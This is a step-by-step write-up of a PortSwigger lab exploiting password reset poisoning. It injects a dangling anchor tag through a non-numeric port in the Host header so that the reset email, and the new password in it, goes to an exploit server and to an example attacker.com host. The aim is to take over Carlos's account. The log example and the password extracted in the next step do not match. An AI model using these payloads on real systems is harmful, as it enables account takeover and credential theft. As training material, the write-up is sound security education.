PortSwigger
Lab Description
This lab is vulnerable to password reset poisoning via dangling markup. To solve the lab, log in to Carlos’s account.
Credentials:
wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
Step 1: Understanding the Vulnerability
This lab combines two advanced techniques:
- Host header injection via non-numeric port - Application accepts arbitrary ports
- Dangling markup injection - Unclosed HTML tag captures subsequent email content
In this lab:
- Password reset emails send the new password in the email body (not as a token link)
- The email HTML is sanitized with DOMPurify - but raw version is not
- The password appears after a link that uses the
Hostheader’s port value - Injecting a port with a dangling anchor tag (
<a href=...) captures everything after it - Exploit server logs receive the captured content (including the new password)
Step 2: Reconnaissance
Step 2.1: Request Password Reset for Your Account

- Go to the login page ⇒ “Forgot your password?”
- Request a reset for
wiener
Step 2.2: Check the Email Client
Go to the Exploit server ⇒ Email client

Observe:
- The email does not contain a reset link with a token
- Instead, a new password is sent directly in the email body
- The link points to the generic login page
Step 2.3: Compare Rendered vs Raw Email
Rendered email: Sanitized by DOMPurify (safe)
Raw email: Not sanitized (vulnerable)
Click “View raw HTML” in the email client to see the un-sanitized version.

Step 3: Testing Host Header Injection

Step 3.1: Send POST /forgot-password to Repeater
Capture the password reset request:
POST /forgot-password HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

username=wiener
Step 3.2: Test Host Header Modifications
Change Host to arbitrary domain:
Host: example.com

Response: Server error (validation fails)
Add arbitrary port (non-numeric works):
Host: YOUR-LAB-ID.web-security-academy.net:anything

Response: 200 OK - email sent successfully!
The application accepts non-numeric ports and reflects them in the email.
Step 4: Analyzing the Raw Email Structure
Step 4.1: View Raw Email with Injected Port
After sending a reset with Host: lab.com:TEST123, check the raw email:
...
<a href='https://lab.com:TEST123/login'>Reset link</a>
Your new password is: aBc123XyZ
...

The port value (TEST123) is reflected inside a single-quoted string (href='...').
Step 4.2: Identify the Injection Point
We can break out of the href attribute using a single quote and inject dangling markup:
<a href='https://lab.com:INJECTION_HERE/login'>...
Step 5: Crafting the Dangling Markup Payload
Step 5.1: Dangling Markup Concept
A dangling markup injection occurs when an unclosed HTML tag causes the browser to capture subsequent content as part of the tag’s attribute.
Payload:
'><a href='//attacker.com/?
Resulting HTML:
<a href='https://lab.com:'><a href='//attacker.com/?/login'>...
Everything after //attacker.com/? becomes part of the href attribute and is sent to the attacker’s server as a request.
Step 5.2: Full Payload for This Lab
We need to:
- Close the existing
hrefattribute with' - Close the anchor tag with
> - Start a new anchor tag pointing to our exploit server
- Leave it unclosed to capture the rest of the email
':<a href="//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?
In the Host header (as port):
Host: YOUR-LAB-ID.web-security-academy.net:'<a href="//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?
Step 6: Testing the Payload
Step 6.1: Send Poisoned Reset for Wiener
In Repeater:

Step 6.2: Check the Raw Email
Go to Email client ⇒ View raw HTML
The email content will look truncated ⇒ most content after the injection is missing.

Step 6.3: Check Exploit Server Access Logs
Go to Exploit server ⇒ Access log
You should see a request like:
GET /?/login'>[rest of email content including the new password]...

The password for wiener is captured in the log!
Dangling markup injection works.
Step 7: Attacking Carlos

Step 7.1: Send Poisoned Reset for Carlos
Change the username parameter to carlos:
POST /forgot-password HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net:'<a href="//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?
Content-Type: application/x-www-form-urlencoded

username=carlos
Step 7.2: Check Access Logs Again
Refresh the exploit server Access log. Look for a request containing Carlos’s new password:
GET /?/login'>Your new password is: CaRlOsNeWpAsS123...

Step 7.3: Extract the Password
From the log entry, copy Carlos’s new password.
EqhZ3796K6
Step 8: Log in as Carlos
-
Go to the login page
-
Username:
carlos -
Password:
extracted password
-
Click Log in

Step 9: Lab Solved
Success message displayed:
